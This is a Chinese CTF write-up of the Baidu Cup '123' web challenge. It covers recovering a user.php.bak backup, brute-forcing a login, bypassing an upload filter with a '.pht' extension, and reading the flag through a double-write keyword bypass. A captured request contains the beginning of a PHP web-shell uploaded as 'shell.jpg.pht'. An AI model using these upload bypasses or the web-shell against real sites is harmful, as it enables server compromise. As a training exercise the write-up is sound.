ctf-wirteup-百度杯九月场-123

原创

zc01@ 于 2019-10-11 16:41:06 发布 178 收藏

分类专栏： ctf-wp 文章标签： ctf writeup 百度杯


本文链接：https://blog.csdn.net/key_nothing/article/details/102503754

打开连接：


发现一处登录，查看源代码：

提示用户名密码相关信息，用户名都在user.php中


查看备份文件，能否获取到user的备份文件：经尝试文件为：user.php.bak




抓包进行爆破：




爆破成功：账号为lixiuyun 密码为：lixiuyun1990






登录成功：发现一个空页面




查看源代码：

本地创建html上传文件




抓包：



尝试后缀名绕过：

pht成功绕过：



```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------18467633426500
Content-Length: 959
Connection: close
Cookie: __jsluid_h=a54065130635142f0926db754585e738;
PHPSESSID=ic2ti77r3v3ib6vt6oa874che0
Upgrade-Insecure-Requests: 1

---------------------------18467633426500
Content-Disposition: form-data; name="file";
filename="shell.jpg.pht"
Content-Type: application/octet-stream

<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
```

```
post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 7237956,-
X-Cache: bypass

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉  -->
<!-- <form action="" method="POST"
enctype="multipart/form-data">
        <input type="file" name="file" />
        <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>
```

文件内容不合法

0 matches

0 matches

又提示文件内容不合法，修改shell代码为1

Go Cancel

Target: http://a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host:
a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------18467633426500
Content-Length: 310
Connection: close
Cookie: __jsluid_h=a54065130635142f0926db754585e738;
PHPSESSID=ic2ti77r3v3ib6vt6oa874che0
Upgrade-Insecure-Requests: 1

---------------------------18467633426500
Content-Disposition: form-data; name="file";
filename="shell.jpg.pht"
Content-Type: application/octet-stream

1
---------------------------18467633426500
Content-Disposition: form-data; name="submit"

上传
---------------------------18467633426500--
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 11 Oct 2019 08:36:38 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 372
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 7237956,-
X-Cache: bypass

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉  -->
<!-- <form action="" method="POST"
enctype="multipart/form-data">
        <input type="file" name="file" />
        <input type="submit" name="submit" value="上传" />
</form> -->
</center>
</body>
</html>

<a href="/view.php">view</a>
```


返回中看到一个view.php

尝试访问：


a5df08e6092c462bb0664c218a3cb6ae8f6ea5ce09ca431b.changame.ichunqiu.com/view.php

最常访问 投资西乡


file?

提示file？

直接构造：view.php?file=flag



提示flag被过滤，直接双写绕过：



拿到flag